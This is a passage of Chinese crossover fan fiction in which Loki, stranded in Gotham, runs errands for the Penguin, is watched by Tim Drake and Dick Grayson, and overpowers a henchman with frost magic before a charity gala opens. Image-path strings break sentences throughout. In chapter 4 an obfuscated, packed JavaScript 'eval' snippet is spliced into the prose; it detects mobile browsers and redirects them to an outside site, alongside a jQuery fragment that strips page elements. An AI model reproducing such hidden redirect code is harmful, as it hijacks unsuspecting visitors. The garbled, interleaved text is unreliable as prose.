洛基轻笑了一声,话锋一转,语气柔和地开口:“满意吗?我送给你的‘见面礼’。”
“当然,当然,干得漂亮。”企鹅人吐出一口烟,眼睛笑眯成一条缝,“黑面具快气死了。”
洛基优雅地交叠着双腿,闻言只是宠辱不惊地笑了笑。
“我快要开始喜欢你了,小朋友。”企鹅人将雪茄摁灭在烟灰缸里,“所以那批货现在在哪里?”
“在你想要它出现的任何地方。”洛基这么说道。
“是吗?”
企鹅人突然转过头看他,神色狠毒地与他对上了视线,“你最好不要背着搞什么小动作,不然,我保证我会让你悄无声息地死在哥谭的某个下水道里。”
“别这么紧张,”洛基依旧是那副似笑非笑的表情,“只是幻术而已,那批东西实际上还好好地躺在那间仓库里呢,况且...”
洛基转过头与他对上视线,“你觉得我一个无所依靠的‘未成年学生’能拿那么大一批军火做什么?”
“最好是这样。”企鹅人冷笑着说道。
“下周,我需要你用你那些漂亮小戏法帮我个忙。”
“黑面具要在港口交易一批货,”企鹅人从公文包里掏出一个牛皮纸袋料扔到洛基面前。
“一批从东欧搞来的新鲜玩意儿。”企鹅人说,“买家是谁我不关心,但黑面具花了八百万,你去偷也好,用你的小魔法让他们暂时消失也好——我不在乎,只要它到不了买家手里,黑面具就亏了八百万,还丢了一个大客户。”
“所以,”洛基挑了挑眉,“这批“玩意儿”是什么玩意儿?”
“这不是你该操心的事情,小朋友。”企鹅人哼笑了一下,“周一夜间十点半,码头五区,我相信黑面具的那些小把戏拦不住你,你唯一需要注意的是红罗宾。”
“这个该死的小崽子最近一直在跟踪黑面具的交易...”
“等等。”洛基突然打断了他,“‘红罗宾’又是什么鬼玩意儿?”
“你不知道罗宾?”企鹅人看着他的表情,忽然笑出了声,“你来哥谭前是住在山洞里吗?”
“我来自阿斯加德,”洛基斜眼睨了他一眼,语气冷淡地开口,“我们那儿没有用鸟名给自己当头衔的习俗。”
“行吧,”企鹅人没再多说什么,“你只需要知道他是一个穿紧身衣的小疯子就行了,别让他看见你的脸。”
“为什么?”
企鹅人又吐出一口烟,偏过头意味深长地看了他一眼。
“因为蝙蝠侠会知道。”
4. 第 4 章
“他上了企鹅人的车。”
提姆将书包在沙发上放下,微笑着接过了阿尔弗雷德递来的热牛奶。
“谢谢你,阿福,”提姆接过杯子后在沙发上坐下,“如果这是一杯热咖啡的话我会更加感激你的。”
“未成年人一天的咖啡因摄入量应不超过100毫克,您今天早晨去学校时已经喝过一杯咖啡了,”阿尔弗雷德面不改色。
“牛奶有助于骨骼发育,提姆少爷。”
提姆叹了口气,认命地喝了一口。
“你跟了他?”相貌英俊的青年饶有兴致地看着面前被阿尔弗雷德强制投喂的小弟弟,“他注意到你了吗?”
“完全没有。”提姆放下杯子,“他朝着四周看了几次,但只是随便看看,完全不像是受过专业训练的样子。”
“所以他是普通人?”
“他可是上了企鹅人的车。”
提姆看了迪克一眼,“现在我们可以肯定他和企鹅人有联系了。”
迪克闻言只是拿起了被他随手搁置在茶几上的iPad,“我调了他在社会福利局登记的档案,他是孤儿,且养父母去年双双死于飞行事故,上礼拜独自来哥谭投奔远房亲戚——但资料上说的那个亲戚,我没查到相关的信息。”
“所以你想说,”提姆挑了挑眉,“他来投奔的这个远房亲戚就是科波特?”
“听起来很惨。”
“听起来很假。”
“well,”迪克耸了耸肩,“那来说说你的看法?”
“他在学校时穿的衣服,日常的举止谈吐,课外的知识储备,都不像一个颠覆流离横跨大洋来投奔远亲的可怜孤儿,”提姆慢条斯理地总结道,“他在填表时说谎了。”
“他是个骗子,但他骗的很差,而这才是真正奇怪的地方,他看起来根本就不在乎自己的谎言是否会被发现。”
“听起来他是个挺嚣张的家伙。”迪克评价道。
“Hey,”提姆不满地看了他一眼,“你能不能认真点?”
“好吧,抱歉,”迪克对着提姆眨了眨眼睛,“我只是在想,说不定他是个什么落魄贵族什么的呢?这种家庭在英国应该很常见。”
“蝙蝠怀疑他和东区的那几件事有关——仅凭着一份监控,要我说他是有点太偏激了,冰山赌场一天之内会有上百个人进出。”
“你知道布鲁斯一向对进入哥谭的外地人很警惕,更别说他看起来确实很可疑,”提姆评价道,“现在更是直接坐实了和企鹅人有联系。”
“说到这个,”提姆突然转过头看他,“布鲁斯醒了吗?我觉得他应该会想知道这份新情报的。”
“他压根没睡,扎塔娜来了,俩人不知道在蝙蝠洞聊什么,”迪克将iPad随手丢回到沙发上,“老天,他是真的已经彻底把睡眠功能进化掉了吗?他今晚还要作为赞助人去参加钻石区的慈善晚宴呢。”
“扎塔娜?”提姆终于掀起眼皮。
扎塔娜来到哥谭通常意味着两件事——要么是魔法侧的麻烦大到需要蝙蝠侠做外援,要么就是蝙蝠侠自己中了什么魔法侧的麻烦需要她来处理。
“哥谭最近出现什么超自然罪犯了?”
迪克再次对他耸了耸肩,“谁知道呢?”
*
Bat,man。
洛基在心中默念着这个屡次三番出现在耳边的名字。
是Batman还是Bat man?
蝙蝠...侠?
洛基的表情忍不住变得有些扭曲。
这个平行世界的中庭也有超级英雄?
他握着水杯地手掌因为发力而细微地打着颤,干薄的皮肤下似乎能看见血管的鼓涨震动,沙弗莱般碧绿幽深的眼瞳底部缓缓涌动起几缕鲜红。“咔嚓——”
水花夹杂着玻璃迸溅开来,在酒店的地毯上留下一片濡湿的狼藉。
不过...
洛基突然低低地笑出了声。
什么样的城市能在有超级英雄存在的前提下还维持着居高不下的犯罪率。
要么这个城市真的烂得无可救药,要么这个所谓的“蝙蝠男人”也有把心灵权杖,这才把这群的中庭人迷得神魂颠倒。
洛基低头看着自己被水沾湿的手掌,除了指尖边缘凝结出了一层薄薄的冰霜,完好得甚至没有一丝被玻璃压出的红痕。
这句身体再年幼、再瘦小,但也依旧是神的身躯。
是了,他曾经是被那群蝼蚁打败过一次,而未来还会有第二次——神圣时间线上他命定的结局,他众叛亲离,作为战争犯被遣返回阿斯加德,他会害死Frigga,最终死在灭霸的手里——彻底的死亡,被捏碎颈骨,化作一具破碎冰冷的空壳与阿斯加德难民船共同化为宇宙中的几粒尘埃。
莫比乌斯凭什么认为他会甘愿迎接这样的结局。
洛基突然垂眸注意到了地毯上残余的水渍——那儿此刻已经因为骤然降低的房间温度而结出一层冰霜。洛基的嘴角扯起一个讽刺的笑,他心中默念咒语,眼底的血色伴随着脚底的冰霜一齐消退,重新化为一滩无伤大雅的水痕。
但这一次,时间站在了他这一边,他拥有一座全新的城市,一条全新的时间线。
这一次,无论站在他对立面的是谁,他都不会再被打败了。
洛基抬手打了个响指,地毯上玻璃碎片在半空中复原重组,最终缓缓地落在一旁的书桌上。
他重新敛下情绪,手中幻化出一把拆信刀挑开了那个牛皮纸袋上的火漆章,抽出文件后一目十行地阅览起来。
他的姿态重新变得放松下来,身体自然地向后倚靠着书桌,甚至还有雅致用法术替自己倒上一杯威士忌。
牛皮纸袋中的内容物只有一沓美金和一张名片。
洛基粗略数了数,将那两千元现金重新塞回了纸袋中,翻过那张名片看了起来。
名片的质地很硬,边缘有一圈烫金,上面印着一个名字和一个地址,除此之外再没有任何信息。“罗曼.西奥尼斯”
“西区,布莱蒙特街47号,杰纳斯化妆品公司”
...就这?
洛基的眼皮抽动了一下。
他将这张卡片在手中翻来覆去地看了半天,最后愤愤地将它排在了桌边。
那个该死的,品味低下的胖子。
洛基重新站直身体,在原地短暂地思索了片刻,随即扯过椅背上的马甲外套夺门而出。
他现在住的这间酒位于哥谭寸土寸金的钻石区——不是企鹅人对他有多大方,而是因为企鹅人最近正好住在这里,为了更好的监控洛基的一举一动,这才让他有了住进来的机会。
当然了,作为哥谭市地下王国的现任皇帝、冰山赌场的唯一BOSS,企鹅人住的是更符合他身份基调的顶层总统套房,而目前作为底层跑腿小弟的洛基则只能住在楼下的普通标间。
洛基单手系着马甲的纽扣,心中默数着几个数。
Three。
酒店的走廊幽闭而闷
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336296|199248||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
热,洛基几乎可以听见皮鞋根与走廊地毯相触时发出的每一道击音。
Two。
他的嘴角浮起一个浅笑,瘦长的手指灵活地将马甲上的最后一枚银扣卡入扣眼。
One——
暗绿的光芒一闪而过。
“晚上好,奥格尔维先生。”
锋利的匕首直指咽喉,绿色眼眸的少年在酒店顶光下显得惨白,同样毫无血色的嘴唇精准地吐出了身后的来犯者的名字。
洛基并未理会腰间抵上的冰冷金属——就连那个铁皮人的掌心炮都对他造不成什么伤害,更遑论这种普通火器了。
“你想做什么?”面色阴沉的男人垂眸瞟了一眼抵在喉间的利器,脸上看不到任何恐惧的神情。
“这个问题该我问你。”洛基将刀尖递得更近了一些。
“科波特先生的命令,”忠心的副手到了这种时候还在用敬称,狠厉的眼神蛇信般滑过洛基的脸颊,“盯好那个新来的,会玩点三流戏法的小杂种。”
“听起来你还真是忠心耿耿。”洛基又笑了,手中的匕首忽闪了一下,在奥格尔维注视下化为了空气中的几缕烟尘。
洛基直接徒手掐住了男人的咽喉,未发育完全的骨骼让他的手掌变得更加单薄窄小,枯枝般干瘦灰白的手掌握在男人粗壮的脖颈上显得毫无威慑力。
奥格尔维刚想开口嘲讽他的自不量力,却在开口的一瞬间被颈间传来的猛烈寒意强行攫紧了声带。
冰蓝的色泽沿着皮肤的纹理缓缓蔓延,在那只苍白的手背下显现出一种奇诡的怪异美感,曾经被他避之不及的冰霜法术在神力的引导下汩汩流出,寒凉的薄冰以他的手掌为起点,缓缓吞噬了人类温热的、饱含生命力的脖颈。
霜巨人的血脉。
那双碧绿的眼眸彻底被猩红覆盖,苍白的皮肤下隐隐渗透出几分幽蓝的色泽。
“I am Loki,Prince of Asgard,God of Mischief,”洛基的语气称得上狎昵,“你最好牢牢记住,因为我只会告诉你一次。”
奥格尔维的胸膛剧烈地起伏着,他没法说话——冰晶缠绕住了他的颈侧大动脉,缺氧带来的窒息感让他头脑发胀,洛基话音落下的一瞬间,他几乎是在晕厥的前夕凭着身体惯性点的头。
“Good boy,”洛基挑了挑眉,终于大发慈悲地收回了手掌。他睥睨着面前称得上狼狈的男人,眼底的血色重新褪为碧绿,耐心十足地等待着对方重新喘顺气。
“你将会死无葬身之地,”颈间还残留着冰渣的奥格尔维像一头发狂的野兽,因为窒息而充满血丝的双眼瞪视着面前瘦弱的少年,“我会把这件事报告给科波特先...”
“嘘——”
洛基伸出食指置于唇前,动作称得上温柔地制止了面前大吼大叫的男人。
“我只是需要一个帮手...”他抬起那双漂亮的眼睛,一眨不眨地注视着面前仍旧处于暴怒状态的男人,“让我们先从简单的事情做起吧。”
“我只是需要你帮我向科波特先生禀报我的外出申请,然后带回他的口信,我不知道他的房间号,”洛基循循善诱地开口,“我饿了,你们不能放任我饿死在房间里吧?我后天可是还要帮你的科波特先生干一票大的呢。”
奥格尔维的胸膛仍然上下起伏着,却在洛基的安抚下真的安静了下来。
“这就对了。”洛基满意地点了点头。
“Now fetch。”
5. 第 5 章
哥谭的夜晚从不缺少光亮。
水晶吊灯、香槟塔、西装革履的绅士和拖着华丽裙摆的淑女,吊灯的上数以万计的铅玻璃垂饰将整个宴会厅渲染得璀璨夺目,长桌上摆放着白色的蝴蝶兰与黑色几何烛台,西普调香氛的复古余韵在空气中漾出橡木苔与麝香的气息。范德堡大酒店外,红毯从台阶一直铺到路边,将每一位钻石般闪耀的来宾迎接至这场盛大的慈善晚宴。
侍者穿梭在人群间,托盘上的高脚杯澄澈的酒液在灯光下泛着细碎的金光,角落的管弦乐团正在演奏着莫扎特,跳动的音符流水般漫过每一张带着客套微笑的脸。
“好久不见,我亲爱的奥利维亚,”穿着一身湖绿色长裙的女士笑容甜蜜,卷曲的棕发在脑后盘成了花瓣的形状,微微弯曲着膝盖与面前明显年纪小她几岁的少女贴了贴脸颊,“瞧瞧你,我的小仙子,你已经长成一个健康美丽的大姑娘了。”
“格蕾丝姑妈,”奥利维亚温声与女人打了个招呼,随后带着些嗔怪意味地晃了晃格蕾丝的胳膊,“别这么叫我了,我已经长大了。”
“即便你已经长成了一个老太太,你也是我的小仙子。”格蕾丝亲昵地撩起她披散的金卷发,“今晚韦恩先生也会来,到时候你跟朱利安一起上去打个招呼。”
奥利维亚白皙的脸颊浮上一层淡淡的绯色,“我知道啦,你嘱咐过好几次了。”
